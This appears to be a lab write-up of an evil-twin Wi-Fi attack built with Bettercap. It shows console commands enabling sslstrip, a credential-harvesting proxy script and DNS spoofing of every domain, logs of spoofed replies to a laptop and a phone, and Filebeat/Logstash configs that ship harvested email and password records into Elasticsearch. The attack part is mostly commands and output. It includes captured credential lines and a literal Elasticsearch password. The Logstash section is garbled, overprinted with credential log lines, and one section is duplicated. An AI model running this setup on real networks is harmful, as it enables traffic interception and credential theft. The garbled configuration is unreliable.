10.0.0.0/24 > 10.0.0.1 » [12:38:44] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
10.0.0.0/24 > 10.0.0.1 »~/Evil_Twin_Setup]
```

```
10.0.0.0/24 > 10.0.0.1 » set net.recon on
10.0.0.0/24 > 10.0.0.1 » http.proxy on
10.0.0.0/24 > 10.0.0.1 » [12:40:45] [sys.log] [inf] http.proxy started on 10.0.0.1:8080 (sslstrip disabled)
10.0.0.0/24 > 10.0.0.1 » set http.proxy.script /home/kali/Evil_Twin_Setup/scripts/harvester.js
10.0.0.0/24 > 10.0.0.1 » set http.proxy.sslstrip true
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » set dns.spoof.domains *
10.0.0.0/24 > 10.0.0.1 » set dns.spoof.address 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » dns.spoof on
[12:42:06] [sys.log] [inf] dns.spoof * → 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » [12:42:33] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » 0.0.1 netmask 255.255.255.0 up
10.0.0.0/24 > 10.0.0.1 » [12:49:55] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:49:59] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [12:50:20] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [12:50:38] [endpoint.lost] endpoint 10.0.0.10 a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.) lost.
10.0.0.0/24 > 10.0.0.1 » [12:50:51] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [12:57:04] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:57:39] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [12:57:56] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 » [12:58:56] [endpoint.lost] endpoint 10.0.0.10 a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.) lost.
10.0.0.0/24 > 10.0.0.1 » [12:59:52] [endpoint.new] endpoint 10.0.0.37 detected as 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [13:00:01] [endpoint.new] endpoint 10.0.0.10 detected as a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [13:01:25] [endpoint.lost] endpoint 10.0.0.37 3c:58:c2:ff:87:a5 (Intel Corporate) lost.
10.0.0.0/24 > 10.0.0.1 »
```

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

# Objective:

## Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.

RSSI ▲	BSSID	ESSID	Encryption	WPS	Ch	Clients	Sent	Recv	Seen
-80 dBm	56:ec:86:04:fb:06	EvilAP	OPEN		2.0	1			11:17:17
-53 dBm	74:ac:b9:97:ed:b0	STUDY ROOM	WPA2 (CCMP, PSK)		11	1	3.9 kB	1.3 kB	11:17:17
-77 dBm	54:f2:94:d8:04:9d	Orange-049D	WPA2 (CCMP, PSK)		2.0	11			11:16:58
-79 dBm	3c:84:6a:0d:93:9f	UVILLAGE	OPEN		1	5	160 kB	38 kB	11:17:19
-81 dBm	3c:84:6a:0d:95:d1	UVILLAGE	OPEN		6		4.1 kB		11:17:14
-81 dBm	50:d4:f7:e4:af:ba	TP-Link_2.4GHz_E4AFBA	OPEN		6	1	5.5 kB	350 B	11:17:14
-81 dBm	c4:6e:33:eb:0a:e1	BOX4G_Inwi_0ADF	WPA2 (CCMP, PSK)		2.0	9			11:17:05
-81 dBm	ec:58:ea:17:7f:78	UVILLAGE OUTDOORard	OPEN		1		1.1 MB		11:17:19
-81 dBm	f4:92:bf:9d:2f:9f	STUDY ROOM	WPA2 (CCMP, PSK)		1	1	24 kB	1.5 kB	11:17:19
-83 dBm	3c:84:6a:0d:94:33	UVILLAGE	OPEN		1	2	125 kB	686 B	11:17:20
-83 dBm	3c:84:6a:0d:95:68	UVILLAGE	OPEN		11		11 kB		11:17:16
-83 dBm	3c:84:6a:0d:96:72	UVILLAGE	OPEN		6	3	20 kB	898 B	11:17:13
-83 dBm	4a:89:e7:f0:24:1d	DIRECT-I0DESKTOP-3AUAAIUmSLK	WPA2 (CCMP, PSK)		2.0	6			11:17:13
-85 dBm	22:85:6f:3d:33:8e	Orange_wifi_333D	WPA2 (CCMP, PSK)		2.0	6			11:17:04
-85 dBm	3c:84:6a:0d:96:82	TP-Link_2.4GHz_0D9682	OPEN		11	1	12 kB	400 B	11:16:58
-87 dBm	0c:e4:a0:27:12:aa	<hidden>	WPA2 (CCMP, PSK)		4				11:15:28
-87 dBm	98:a9:42:b9:8b:7d	Wambbi	WPA2 (CCMP, PSK)		9	1		48 B	11:17:16
-87 dBm	f0:a7:31:d2:cd:b2	TP-Link_2.4GHz_D2CDB2	OPEN		11				11:15:14
-89 dBm	1c:3b:f3:82:de:82	TP-Link_2.4GHz_82DE82	OPEN		11		1.0 kB		11:17:17
-89 dBm	1c:3b:f3:82:df:09	TP-Link_2.4GHz_82DF09	OPEN		1				11:17:18
-89 dBm	3c:84:6a:0d:98:97	TP-Link_2.4GHz_0D9897	OPEN		1				11:17:11
-89 dBm	74:0a:e1:75:85:59	Orange-8559	WPA2 (CCMP, PSK)		2.0	11			11:15:51
-89 dBm	f0:a7:31:d2:cd:c4	TP-Link_2.4GHz_D2CDC4	OPEN		6	3		626 B	11:15:38

```
wlan0 » [11:17:21] [wifi.client.new] new station 92:23:8c:99:7c:dd detected for STUDY ROOM (f4:92:bf:9d:2f:9f)
wlan0 » [11:17:26] [wifi.client.probe] station de:92:ba:d6:57:db is probing for SSID STUDY ROOM (-79 dBm)
wlan0 » [11:17:26] [wifi.client.probe] station de:92:ba:d6:57:db is probing for SSID STUDY ROOM (-81 dBm)
```

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

Objective:

Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.

```
dnsmasq: config www.msftconnecttest.com is 10.0.0.1
└─(root㉿kali)-[~]www.msftconnecttest.com from 10.0.0.37
└─#mlsq: config www.msftconnecttest.com is 10.0.0.1
bettercap.history bettercap-wifi-handshakes.pcap.0handshake-F4:92:BF:9D:20:96.cap sniffed.pcap
dnsmasq: config www.msftconnecttest.com is 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » [sys.log] [inf] dns.spoof * → 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » dns.spoof on
[15:27:07] [sys.log] [inf] dns.spoof * → 10.0.0.1
10.0.0.0/24 > 10.0.0.1 » [15:27:07] [sys.log] [inf] dns.spoof sending spoofed DNS reply for www.msftconnecttest.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [15:27:09] [sys.log] [inf] dns.spoof sending spoofed DNS reply for web.whatsapp.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate).
10.0.0.0/24 > 10.0.0.1 » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for de-main-appstore.vivoglobal.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.). DIRECT → to port 5353
10.0.0.0/24 > 10.0.0.1 » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for clients3.google.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).
10.0.0.0/24 > 10.0.0.1 » [15:27:35] [sys.log] [inf] dns.spoof sending spoofed DNS reply for de-err-up.vivoglobal.com (→10.0.0.1) to 10.0.0.10 : a0:22:de:d7:52:39 (vivo Mobile Communication Co., Ltd.).

10.0.0.0/24 > 10.0.0.1 » [15:33:30] [sys.log] [inf] dns.spoof sending spoofed DNS reply for my.microsoftpersonalcontent.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local. DIRECT → to port 5353
10.0.0.0/24 > 10.0.0.1 » [15:33:34] [sys.log] [inf] dns.spoof sending spoofed DNS reply for github.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local.
10.0.0.0/24 > 10.0.0.1 » [15:33:34] [sys.log] [inf] dns.spoof sending spoofed DNS reply for github.com (→10.0.0.1) to 10.0.0.37 : 3c:58:c2:ff:87:a5 (Intel Corporate) - DESKTOP-0FDAS94.local.
```

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File) the sniffed.pcap file

```
[root@kali]~]ar/log/evil_twin]  
# tshark -r sniffed.pcap -T ek > /var/log/evil_twin/capture.json
```

No.	Time	Source	Destination	Protocol	Length	Info
660	2.203468	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xb537 A de-browser.vivoglobal.com
665	2.225274	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
667	2.227156	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
802	3.254733	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xae49 A asia-onrt-stsdk.vivoglobal.com
846	3.295432	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
848	3.297310	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
852	3.327822	10.0.0.10	10.0.0.1	DNS	132	Standard query 0x989c A asia-onrt-stsdk.vivoglobal.com
853	3.328145	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xabe2 A asia-onrt-stsdk.vivoglobal.com
854	3.328195	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xb060 A asia-onrt-stsdk.vivoglobal.com
858	3.353108	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
859	3.353796	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
860	3.354099	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
863	3.355448	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
864	3.355487	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
865	3.355526	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3076	11.518909	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xe68e A asia-onrt-stsdk.vivoglobal.com
3106	11.545881	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3107	11.548115	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3112	11.563083	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xf0f2 A asia-onrt-stsdk.vivoglobal.com
3113	11.563137	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xa020 A asia-onrt-stsdk.vivoglobal.com
3114	11.563182	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xee5a A asia-onrt-stsdk.vivoglobal.com
3117	11.593918	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3118	11.594132	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3120	11.595879	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3121	11.595913	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3129	11.607361	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3131	11.610964	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3381	12.405176	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xfa76 A de-browser.vivoglobal.com
3383	12.413627	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3385	12.415543	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3903	16.603504	10.0.0.10	10.0.0.1	DNS	117	Standard query 0x8fe7 A e2.whatsapp.net
3905	16.620380	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3907	16.623064	10.0.0.1	10.0.0.10	DNS	120	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3920	16.739533	10.0.0.10	10.0.0.1	DNS	118	Standard query 0x99ff A e16.whatsapp.net
3921	16.755730	10.0.0.1	10.0.0.10	DNS	122	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
3923	16.758985	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
4395	19.106286	10.0.0.37	10.0.0.1	DNS	125	Standard query 0xf6ec A www.msftconnecttest.com
4400	19.145245	10.0.0.1	10.0.0.37	DNS	129	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1
4402	19.147564	10.0.0.1	10.0.0.37	DNS	128	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1

# Traffic Interception and MITM

## 4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File) the sniffed.pcap file

```
[root@kali]~]ar/log/evil_twin]  
# tshark -r sniffed.pcap -T ek > /var/log/evil_twin/capture.json
```

No.	Time	Source	Destination	Protocol	Length	Info
660	2.203468	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xb537 A de-browser.vivoglobal.com
665	2.225274	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
667	2.227156	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xb537 A de-browser.vivoglobal.com A 10.0.0.1
802	3.254733	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xae49 A asia-onrt-stsdk.vivoglobal.com
846	3.295432	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
848	3.297310	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xae49 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
852	3.327822	10.0.0.10	10.0.0.1	DNS	132	Standard query 0x989c A asia-onrt-stsdk.vivoglobal.com
853	3.328145	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xabe2 A asia-onrt-stsdk.vivoglobal.com
854	3.328195	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xb060 A asia-onrt-stsdk.vivoglobal.com
858	3.353108	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
859	3.353796	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
860	3.354099	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
863	3.355448	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0x989c A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
864	3.355487	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xabe2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
865	3.355526	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xb060 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3076	11.518909	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xe68e A asia-onrt-stsdk.vivoglobal.com
3106	11.545881	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3107	11.548115	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xe68e A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3112	11.563083	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xf0f2 A asia-onrt-stsdk.vivoglobal.com
3113	11.563137	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xa020 A asia-onrt-stsdk.vivoglobal.com
3114	11.563182	10.0.0.10	10.0.0.1	DNS	132	Standard query 0xee5a A asia-onrt-stsdk.vivoglobal.com
3117	11.593918	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3118	11.594132	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3120	11.595879	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xf0f2 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3121	11.595913	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xa020 A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3129	11.607361	10.0.0.1	10.0.0.10	DNS	136	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3131	11.610964	10.0.0.1	10.0.0.10	DNS	135	Standard query response 0xee5a A asia-onrt-stsdk.vivoglobal.com A 10.0.0.1
3381	12.405176	10.0.0.10	10.0.0.1	DNS	127	Standard query 0xfa76 A de-browser.vivoglobal.com
3383	12.413627	10.0.0.1	10.0.0.10	DNS	131	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3385	12.415543	10.0.0.1	10.0.0.10	DNS	130	Standard query response 0xfa76 A de-browser.vivoglobal.com A 10.0.0.1
3903	16.603504	10.0.0.10	10.0.0.1	DNS	117	Standard query 0x8fe7 A e2.whatsapp.net
3905	16.620380	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3907	16.623064	10.0.0.1	10.0.0.10	DNS	120	Standard query response 0x8fe7 A e2.whatsapp.net A 10.0.0.1
3920	16.739533	10.0.0.10	10.0.0.1	DNS	118	Standard query 0x99ff A e16.whatsapp.net
3921	16.755730	10.0.0.1	10.0.0.10	DNS	122	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
3923	16.758985	10.0.0.1	10.0.0.10	DNS	121	Standard query response 0x99ff A e16.whatsapp.net A 10.0.0.1
4395	19.106286	10.0.0.37	10.0.0.1	DNS	125	Standard query 0xf6ec A www.msftconnecttest.com
4400	19.145245	10.0.0.1	10.0.0.37	DNS	129	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1
4402	19.147564	10.0.0.1	10.0.0.37	DNS	128	Standard query response 0xf6ec A www.msftconnecttest.com A 10.0.0.1

# Real-Time Monitoring with ELK Stack

# Filebeat

```
GNU nano 8.3                               /etc/filebeat/filebeat.yml
filebeat.inputs:
  - type: log
    enabled: true
    paths:
      - /var/www/html/creds.txt
      - /var/log/evil_twin/capture.json
    json.keys_under_root: true
    json.add_error_key: true
    fields:
      log_type: pcap_data
  - type: log
    enabled: true
    paths:
      - /var/www/html/creds.txt
      - /var/log/evil_twin/capture.json
    json.keys_under_root: true
    json.add_error_key: true
    fields:
      log_type: pcap_data
output.logstash:
  hosts: ["localhost:5044"]
  password: pppppppp
  username: mmmmmm
```

Collect credentials captured in a text file (creds.txt).

collect handshake data saved in a JSON file (capture.json).

# Logstash

```
└─(kali㉿kali)-[~] Password: iffyhygtwqzy | IP: 10.0.0.10 | Time: 2025-05-03 09:43:10
└─$ cat /etc/logstash/conf.d/crds.conf
input {bbogmail.com | Password: oooooo | IP: 10.0.0.10 | Time: 2025-05-03 12:52:50
file {logoo | Password: 123456789 | IP: 10.0.0.10 | Time: 2025-05-03 12:57:21
path => "/var/www/html/creds.txt" | IP: 10.0.0.37 | Time: 2025-05-03 13:14:30
start_position => "beginning" | IP: 10.0.0.10 | Time: 2025-05-03 13:14:49
since_db_path => "/dev/null" | IP: 10.0.0.37 | Time: 2025-05-03 15:09:03
type => "credentials" | IP: manahaha | IP: 10.0.0.1 | Time: 2025-05-03 15:56:28
} |l: dqqqqqq | Password: &quot;&#039;(| IP: 10.0.0.1 | Time: 2025-05-03 16:23:41
Email: zzzzzzz | Password: zzzzzzz | IP: 10.0.0.1 | Time: 2025-05-03 16:24:45
file {cccc@gmail.com | Password: 77777777 | IP: 10.0.0.37 | Time: 2025-05-03 16:44:00
path => "/var/log/evil_twin/capture.json" | IP: 10.0.0.37 | Time: 2025-05-03 18:27:45
start_position => "beginning" | IP: 10.0.0.37 | Time: 2025-05-03 18:27:58
since_db_path => "/dev/null" | IP: 10.0.0.80 | Time: 2025-05-03 18:41:33
codec => "json" | IP: 6666666 | IP: 10.0.0.80 | Time: 2025-05-03 18:41:37
type => "pcap_data" | IP: popopp | IP: 10.0.0.10 | Time: 2025-05-03 19:00:12
} |l: yassev@gmail.com | Password: mnmmm | IP: 10.0.0.37 | Time: 2025-05-03 19:00:32
} |l: we@gmail.com | Password: 890 | IP: 10.0.0.37 | Time: 2025-05-23 08:11:13
Email: Fattyyyyyy | Password: maaaaaa | IP: 10.0.0.10 | Time: 2025-05-23 08:12:15
filter {s@gmail.com | Password: 23420 | IP: 10.0.0.37 | Time: 2025-05-25 15:12:12
if [type] = "credentials" {rd: vhhggg | IP: 10.0.0.10 | Time: 2025-05-25 15:12:34
grok{mail.com | Password: 1234 | IP: 10.0.0.37 | Time: 2025-05-25 15:19:11
match => {com | Password: hhggg | IP: 10.0.0.10 | Time: 2025-05-25 15:36:58
Email: "message" => "Email: %{DATA:email} \\\\ Password: %{DATA:password} \\\\ IP: %{IP:ip} \\\\ Time: %{TIMESTAMP_ISO8601:timestamp}"
Email: }Heeloo@mail.com | Password: hgggg | IP: 10.0.0.10 | Time: 2025-05-25 16:48:47
Email: }Peloop@mail.com | Password: 00000 | IP: 10.0.0.10 | Time: 2025-05-25 16:49:25
Email: wissal@gmail.com | Password: 678 | IP: 10.0.0.37 | Time: 2025-05-25 16:50:00
Email: date{gmail.com | Password: 233 | IP: 10.0.0.37 | Time: 2025-05-25 17:20:28
Email: match => ["timestamp", "%Y-%m-%d %H:%M:%S"] | IP: 10.0.0.37 | Time: 2025-05-25 17:20:50
target => "@timestamp"
} |env |(kali㉿kali)-[~/var/www/html]
}

else if [type] = "pcap_data" {/html}
# Ici on peut filtrer ou nettoyer si nécessaire
mutate {
remove_field => ["host", "path", "type", "tags"]
} |env |(kali㉿kali)-[~/var/www/html]
}
} |env |(kali㉿kali)-[~/var/www/html]
output {
if [type] = "credentials" {
elasticsearch {
hosts => ["http://localhost:9200"]
index => "credentials-%{+YYYY.MM.dd}"
user => "elastic"
password => "kqBmDRB=xbF5iz-4+7GN"
}
}
```

- Reads logs from creds.txt
- Parses email/password/IP/date
- Converts to structured format (JSON)
- Forwards to Elasticsearch

# Elasticsearch

